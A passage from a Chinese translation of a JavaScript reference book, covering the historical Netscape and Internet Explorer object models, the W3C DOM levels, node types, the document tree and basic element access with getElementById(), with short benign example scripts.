


图 9-7 Netscape 3 的扩展的传统对象模型

表 9-5 Netscape 3 引入的集合

属 性	描 述
applets[]	文档中的 applet(<applet>标签)数组
embeds[]	文档中的嵌入对象(<embed>标签)数组
images[]	文档中的图像(标签)的数组
plugins[]	文档中的插件数组

注意：

不包含 embeds[]和 plugins[]的 Netscape 3 对象模型是 DOM Level 0 标准的核心，了解这一点相当重要。

9.6.2 面向 DHTML 的对象模型

版本 4 浏览器的 DOM 开创了一个新时代，从此开始支持所谓的动态 HTML(DHTML)。除了翻转图像响应用户事件之外，在 Netscape 4 之前几乎没什么手段能够使 Web 页面具有活力。这一版本的主要变化包括对专有<layer>标签的支持、增加了 Netscape 的事件模型，以及增加了 Style 对象和操作它们的手段。图 9-8 显示了 Netscape 4 对象模型的核心，图 9-6 中还显示了 Document 对象大部分感兴趣的新属性，并且表 9-6 列出了这些属性。




图 9-8 Netscape 4 中不足以很快忘记的对象模型

表 9-6 DOM 对象选择方案概览

属 性	描 述
classes	使用 class 特性集为 HTML 元素创建或访问 CSS 样式
ids	使用 id 特性集为 HTML 元素创建或访问 CSS 样式
layers[]	文档中的图层(<layer>标签或定位的<div>元素)数组 如果使用整数进行索引，图层根据 z-index 从后向前排序(z-index 为 0 的图层是最后面的图层)
tags	为任意 HTML 元素创建或访问 CSS 样式

幸运的是，今天 Netscape 4 对象模型的大部分方面已经进行了调整，它们只不过是 Web 开发中的历史脚注。然而，Microsoft 对 DHTML 奋战的贡献仍然存在。

9.6.3 Internet Explorer 4 的 DHTML 对象模型

与版本 4 的 Netscape 浏览器类似，Internet Explorer 4 通过向 JavaScript 提供更多的页面内容为 DHTML 应用奠定了基础。实际上，它比 Netscape 4 走得更远，在 `document.all[]` 集合中将每个 HTML 元素都表示为一个对象。当然，Internet Explorer 4 以一种与 Netscape 4 的对象模型不兼容的方式进行工作，因此这一代对象模型使 JavaScript 开发人员必须处理不同浏览器之间的重要变化。图 9-9 显示了 Internet Explorer 4 的核心对象模型。




图 9-9 Internet Explorer 4+ 的对象模型

检查图 9-9 可以发现 Internet Explorer 4 支持 Netscape 2 和 Internet Explorer 3 的基本对象模型，增加了 Netscape 3 的大部分特征以及自己的许多特征。表 9-7 列出了 Internet Explorer 4 引入的一些重要新属性。

表 9-7 Internet Explorer 4+引入的集合

属 性	描 述
all[]	文档中的所有 HTML 标签数组
children[]	对象中的所有子元素数组
scripts[]	页面中的脚本数组
styleSheets[]	页面使用的样式表数组

9.6.4 超越 DHTML 对象模型

最初的浏览器之战之后，浏览器继续逐步演化，尽管有点慢。实际上，Internet 5.x 和 6.x 的 DOM 与 Internet Explorer 4 非常类似。新特征包括 DOM 对象中可用属性和方法的爆炸性增长，以及允许开发重用 DHTML 组件的专有增强。Internet Explorer 5.5 继续增加新特征，并且通过 Internet Explorer 6 可以看出 Internet Explorer 实现了 W3C DOM 的重要部分。Internet Explorer 7 和 8 继续增加一些修复，尽管 Internet Explorer 9 快速向更好的标准支持推进。然而，不管哪个版本，Internet Explorer 浏览器继续支持所有旧特征，开发人员可以继续使用它们。

Netscape 演化在 Navigator 4 结束，并且从 Netscape 6 重新开始，遵循纯正的 W3C DOM 样式。这一浏览器后来演化成 Firefox。WebKit 引擎更多地关注 W3C 领域标准，该引擎为 Safari 和 Chrome，以及 Opera 浏览器提供功能。然而，应当注意的是，这些关注标准的浏览器支持传统的对象模型，以及许多 Internet Explorer 专有特征。

标准兼容的实际意义经常被许多 JavaScript 狂热者所误解。通过仔细检查浏览器的 JavaScript 和 DOM 实现，可以发现在执行上存在差距，并且对兼容意义的解释有时存在很大的空间。此外，革新在继续并且浏览器厂家引入新特征以吸引新用户或刺激开发人员。观察积怨很有趣，有些专家为标准添加自由市场效果。标准踪迹之外的革新在某种程度上是不可避免的，并且最初被诽谤为专有特征的革新，后来经常变成实际上的标准或被批准为标准。例如，Internet Explorer 的 innerHTML 属性最初被广泛拒绝，但是今天在 Web 开发中却普遍存在，尽管在库中经常隐藏。Apple 的 Safari 首次实现了<canvas>标签以及与之相关的 API，并且因为构建专有属性而烦乱，然而现在考虑开放该技术。Ajax 是由 Microsoft 的专有 XMLHttpRequest 对象引入的，类似示例不胜枚举。今天，这些思想的大部分都成为 HTML5 或相关规范的标准。基于这种模式，鼓励读者一直参与热烈的讨论，并理清如何使用新的、有动机的、现在或将来采用的 JavaScript 特征，因为根据历史可以看出，完美的跨浏览器的规范兼容是不可能的。实际上，在第 10 章中当研究标准的 DOM Level 1 和 DOM Level 2 API 时会演示这一思想，并且会揭示，即使在此标准的浏览器细节仍然大量存在。库经常尝试屏蔽这些差异；然而，差异继续存在。这暗示我们，最终改变得越多，保留的相同特征就越多——至少就 JavaScript 的易变性来说是这样的。

9.7 小结

本章简要介绍了 JavaScript 对象模型。研究了传统 DOM 的包含层次，还提供了其他访问方案，如 getElementById()、getElementsByName()、getElementsByClassName()以及 querySelectorAll()。本章主要演示了如何将对象访问和事件模型连接到一起，形成小的 Web 应用程序。本章还花费了

一些时间讨论 JavaScript 对象模型，以解释它是如何随着时间演化的，以便 JavaScript 编码的困难看起来更有目的性，还解释了 DOM Level 0 基础。本章还演示了不同浏览器的对象和事件实现的分歧与不兼容本性，并演示了抽象它们的简单方法。第 10 章通过详细介绍 W3C DOM API 以及深入讨论事件，继续研究 Web 页面的操作。一旦掌握了所有这些基础，就可以讨论 JavaScript 的应用，以及如何利用库使得 JavaScript 编码变得更有意思并且更高效。

标准文档对象模型

第 9 章介绍了两个主流浏览器所支持的各种对象模型。这些对象模型包含针对窗口、文档、表单、图像等元素的对象。同时指出这些对象与浏览器功能以及 HTML 文档和样式表的功能相对应。早期基于浏览器的对象模型的一个重要问题是，由每个厂家决定将哪些功能向程序员公开以及如何实现这些功能。幸运的是，今天这不再是一个问题，因为 W3C 提出了一个在 HTML 或 XML 文档呈现给程序员的文档对象层次结构之间进行映射的标准。这个模型称为文档对象模型，或简称为 DOM(www.w3.org/DOM)。DOM 提供了一个应用程序编程接口(API)，将整个 Web 页面(包括标签、特性、样式以及内容)提供给编程语言，如 JavaScript。本章研究 DOM 的基本使用，从检查文档结构到访问公共属性和方法。还将看到掌握 DOM 的关键部分是彻底理解 XHTML 和层叠样式表(Cascading Style Sheet, CSS)。尽管 DOM 暗示编写跨浏览器脚本不存在问题，然而，理论、实践、实现当然还有 bug 仍然使 Web 开发人员的生活保持有趣。

注意：

DOM 确实需要非常熟悉 XHTML 和 CSS。对于不熟悉的 XHTML 和 CSS 读者，建议通过 *HTML & CSS: The Complete Reference, 5th Edition*(McGraw-Hill Professional, 2010)熟悉这些主题，该书是由 Thomas A.Powell 撰写的。

10.1 DOM 特色

为了理清在第 9 章所展示的对象模型的混乱，W3C 定义了 4 个级别的 DOM，如下所示。

- **DOM Level 0** 大体上等价于 Netscape 3.0 和 Internet Explorer 3.0 支持的对象模型。将这一对象模型称为经典的或传统的 JavaScript 对象模型。这种形式的 DOM 正在第 9 章中展示，并且支持通用的文档对象集合——forms[]、images[]、anchors[]、links[]和 applets[]。
- **DOM Level 1** 通过一个公共函数集合提供操作文档中所有元素的能力。在 DOM Level 1 中，提供了所有元素，并且随时可以读取和写入页面的各部分。Level 1 DOM 提供的能力与 Internet Explorer 的专有 document.all[]集合类似，只不过它是跨平台兼容的，并且是标准化的。

- **DOM Level 2** 提供对页面元素的进一步访问，基本上是与 CSS 相关的元素，并且主要是联合 DOM Level 0 和 1，尽管也添加了对操作 XML 文档的支持。这种形式的 DOM 还添加了一个高级事件模型，以及鲜为人知的扩展，如遍历和范围操作。
- **DOM Level 3** 为 DOM 1 和 2 提供的核心功能添加了一些修改，并引入了大量很少实现的特征，如 XML 加载和保存。DOM Level 3 的一些更特殊的部分位于 HTML5 规范中。

注意：

在撰写本书时，DOM 活动已经关闭，这有利于 HTML5 规范，并且 HTML5 主要关注 Web 应用程序。HTML5 规范重申了 DOM 的许多内容，并且编纂了特定于浏览器的较老和较新的 API，这些 API 已经变成实际标准。尽管不再作为单独的规范关注 DOM，而是作为 HTML5 的一部分，因此继续使用该术语。

查看 W3C 定义的 DOM 的另外一种方式是，将 DOM 概念的组成部分划分成以下 5 个类别。

- **DOM 核心** 为作为树结构查看和操作标记文档指定一般模型。
- **DOM HTML** 为核心 DOM 指定 HTML 所使用的扩展。DOM HTML 提供了用于操作 HTML 文档的特征，并且其语法与传统的 JavaScript 对象模型类似。基本上，这是 DOM Level 0 加上操作所有 HTML 元素对象的能力。
- **DOM CSS** 提供通过编程方式操作 CSS 规则所必需的接口。
- **DOM 事件** 为 DOM 添加事件处理。这些事件包括从熟悉的用户界面事件，比如鼠标单击，到特定于 DOM 的事件，当发生修改文档树某些部分的动作时会触发特定于 DOM 的事件。
- **DOM XML** 为核心 DOM 指定 XML 所使用的扩展。DOM XML 满足了 XML 的特定需要，如 CDATA 部分、处理指令、名称空间等。

注意：

需要重点注意的是，尽管在本章中将使用 JavaScript，但是 DOM 指定独立于语言的接口。因此，从原则上讲，可以使用其他语言，如 C/C++ 和 Java。

浏览器所说的实现

根据 DOM 规范，应当可以使用 `document.implementation.hasFeature()`，并为询问的特征传递一个字符串，如“CORE”，以及针对版本号数字——在此是“1.0”或“2.0”，来测试 DOM 规范特定方面的能力。作为演示，下面的脚本显示了如何测试浏览器对 DOM 的支持：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM Implementation Test</title>
</head>
<body>
<h1>DOM Feature Support</h1>
<hr>
<script>
```

```
var DOMmodules = [
  ["Core", ["1.0", "2.0", "3.0"] ],
  ["HTML", ["1.0", "2.0", "3.0", "5.0"] ],
  ["XHTML", ["1.0", "2.0", "3.0", "5.0"] ],
  ["XML", ["1.0", "2.0", "3.0"] ],
  ["Views", ["2.0"] ],
  ["StyleSheets", ["2.0"] ],
  ["CSS", ["2.0"] ],
  ["CSS2", ["2.0"] ],
  ["Events", ["2.0", "3.0"] ],
  ["UIEvents", ["2.0", "3.0"] ],
  ["MouseEvents", ["2.0", "3.0"] ],
  ["TextEvents", ["3.0"] ],
  ["KeyboardEvents", ["3.0"] ],
  ["HTMLEvents", ["2.0", "3.0"] ],
  ["MutationEvents", ["2.0", "3.0"] ],
  ["MutationNameEvents", ["3.0"] ],
  ["Range", ["2.0"] ],
  ["Traversal", ["2.0"] ],
  ["LS", ["3.0"] ],
  ["LS-Async", ["3.0"] ],
  ["Validation", ["3.0"] ],
  ["XPath", ["3.0"] ]
];

for (var i = 0; i < DOMmodules.length; i++)
{
  var feature = DOMmodules[i][0];
  var versions = DOMmodules[i][1];
  for (var j = 0; j < versions.length; j++)
  {
    if (document.implementation && document.implementation.hasFeature)
    {
      document.write(feature + " " + versions[j] + " : ");
      document.write(document.implementation.hasFeature(feature, versions[j]));
      document.write("<br>");
    }
  }
}
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch10/domimplements.html>

结果如图 10-1 所示。会注意到各种浏览器对大部分高级 DOM 的支持是不同的。遗憾的是, 不能使用 `hasFeature()` 测试功能支持, 并且 HTML5 规范提出警告, 反对使用这种技术, 因为它是“臭名昭著地不可靠并且不精确”。尽管情况并非如此, 显然在此的讨论需要集中于广泛实现的 DOM 部分, 而不是可能没有实现的功能, 因此接下来需要采取的第一步是理解 DOM——学习它

如何构造 XHTML 文档。




图 10-1 查看浏览器的 DOM 兼容性

10.2 文档树

对于 DOM Level 1 和 DOM Level 2 需要思考的最重要的一件事是，操作的是一棵文档树。例如，考虑下面显示的这个简单的 XHTML 文档：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Parse Tree</title>
</head>
<body>
<h1>Example Heading</h1>
<hr>
<!-- Just a comment -->
<p>A paragraph of <em>text</em> is just an example.</p>
<ul>
<li><a href="http://www.google.com">Google</a></li>
```

```

</ul>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch10/parsetree.html>

当浏览器读取这个特定的 HTML 文档时, 它以树的形式表示该文档, 如图 10-2 所示。




图 10-2 HTML 文档树

如图 10-3 所示, 通过浏览器工具(如 Firebug)查看这一结构应当更加清晰:




图 10-3 浏览器中显示的文档树

注意, 该树结构遵循 HTML5 的结构化本质。<html>标签包含<head>和<body>标签。<head>标签包含<title>, <body>包含各种块元素, 如段落(<p>)、标题(<h1>), 以及列表()。每个元素可以依次包含更多元素或文本片段。正如可能看到的, 树中的每个条目(或者, 称为节点更合适)都与 HTML 或 XML 文档中允许的各种类型的对象相对应。DOM 定义了 12 种节点, 然而, 这些节点中的许多只在 XML 文档中 useful。在此主要关心与 HTML 相关的节点类型, 并且在表 10-1 中列出了这些节点类型。

表 10-1 DOM 节点类型

常 量	节 点 类 型	描 述
Node.ELEMENT_NODE	1	元素, 如<p>
Node.ATTRIBUTE_NODE	2	元素的特性, 如 title="Example attrvalue", 当访问特性节点时使用, 如 getAttributeNode()方法
Node.TEXT_NODE	3	文本片段(例如, "Hi there!")通常位于元素内部
Node.CDATA_SECTION_NODE	4	用于分隔文档中的字符数据(例如, <![CDATA[Nothing here butthis character data!]]>)
Node.PROCESSING_INSTRUCTION_NODE	7	分析文本某方面的指令(例如, <?xml version="1.0"?>)
Node.COMMENT_NODE	8	注释, 如<!--ugly hack here -->
Node.DOCUMENT_TYPE_NODE	10	doctype 语句, 如 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
Node.DOCUMENT_FRAGMENT_NODE	11	文档片段, 表示为了操作或插入而容纳 DOM 节点集合的轻量级结构。不是直接通过键盘输入的, 而是使用 document.createDocumentFragment()创建的

在继续学习之前, 需要介绍一些与树中节点关系相关的熟悉术语。子树(subtree)是以特定节点为根的文档树的一部分。下面的 HTML 片段来自上面的例子:

```
<p>A paragraph of <em>text</em> is just an example.</p>
```

与之对应的子树如图 10-4 所示。




图 10-4 子树

在这棵树中建立了以下关系：

- (1) **p** 元素有三个子节点：一个文本节点、**em** 元素和另外一个文本节点。
- (2) 文本节点 “A paragraph of” 是 **p** 元素的第一个子节点。它的下一个同级节点是 **em** 元素，并且它前面没有同级节点。
- (3) **em** 元素位于 `childNodes[1]`，它前面的同级节点是文本节点 “A paragraph of”，它的下一个同级节点是另外一个文本节点 “is just an example.”。
- (4) **p** 元素的最后子节点是文本节点 “is just an example.”，它前面具有一个同级节点，该节点包含 **em** 元素，但是它后面没有同级节点。
- (5) 元素 **em** 及其同级节点的父节点是 **p** 元素。
- (6) 包含 “text” 的文本节点是 **em** 元素的第一个子节点也是最后一个子节点，但它不是 **p** 元素的直接后代，并且没有同级节点。

在此使用的术语应当会让你记起家庭树。幸运的是，没有讨论远房堂兄弟、两代之后的亲戚，以及其他类似的内容！图 10-5 演示了前面例子中的基本关系，现在你应当理解了这一关系：




图 10-5 子树中节点之间的关系

现在基础已经具备了，接下来看一看如何使用 JavaScript 和 DOM 遍历文档树以及检查各个 HTML 元素。

10.3 基本的元素访问: getElementById()

当遍历 HTML 文档树时,可以从树的顶部开始,或者从选择的某个元素开始。下面从直接访问一个元素开始,因为这一处理很容易理解。注意,在此显示的这个简单文档中,标签<p>由值为"p1"的 id 特性唯一标识:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>document.getElementById</title>
</head>
<body>
<p id="p1">A paragraph of <em>text</em> is just an example.</p>
<p>Another paragraph here.</p>
<p>And yet another paragraph of meaningless text.</p>
</body>
</html>
```

因为唯一标识了第一个段落,所以可以很容易地使用 Document 对象的 getElementById()方法访问该元素——例如,使用 document.getElementById("p1")。该方法返回一个 DOM Element 对象。可以检查返回的对象,查看它所表示的标签类型:

```
var el = document.getElementById("p1");
var msg = "nodeName: "+el.nodeName+"\n";
msg += "nodeType: "+el.nodeType+"\n";
msg += "nodeValue: "+el.nodeValue+"\n";
alert(msg);
```

将该文本插入前面文档中的结果如图 10-6 所示。




图 10-6 文档中插入的文本

注意:

在老版本的 Internet Explorer(即,版本 8 之前的版本)中,getElementById()以不区分大小写的方式搜索 id 值。此外,它还会查找 name 特性值。考虑到这个问题,鼓励文档设计人员注意 id 值的大小写细节。

注意,在 nodeName 中容纳的元素是类型 P,相当于定义它的 HTML 段落元素。nodeType 是

1, 相当于 Element 对象, 如表 10-1 所示。然而, 注意 `nodeValue` 是 `null`。也可能会期望它的值是 “A paragraph of text is just an example” 或包含 `` 标签的类似字符串。实际上, 元素没有值。虽然元素定义了树结构, 但是正是文本节点(text nodes)容纳大部分感兴趣的值。文本节点作为子节点与其他节点关联在一起, 以便访问 `<p>` 标签包围的内容, 必须检查该节点的子节点。稍后会介绍如何完成该任务; 现在, 先研究任意标签都能够获取的各种 Node 属性, 如表 10-2 所示。

表 10-2 DOM 节点属性

DOM 节点属性	描 述
<code>nodeName</code>	包含节点的名字
<code>nodeValue</code>	包含节点中的值; 通常只应用于文本节点
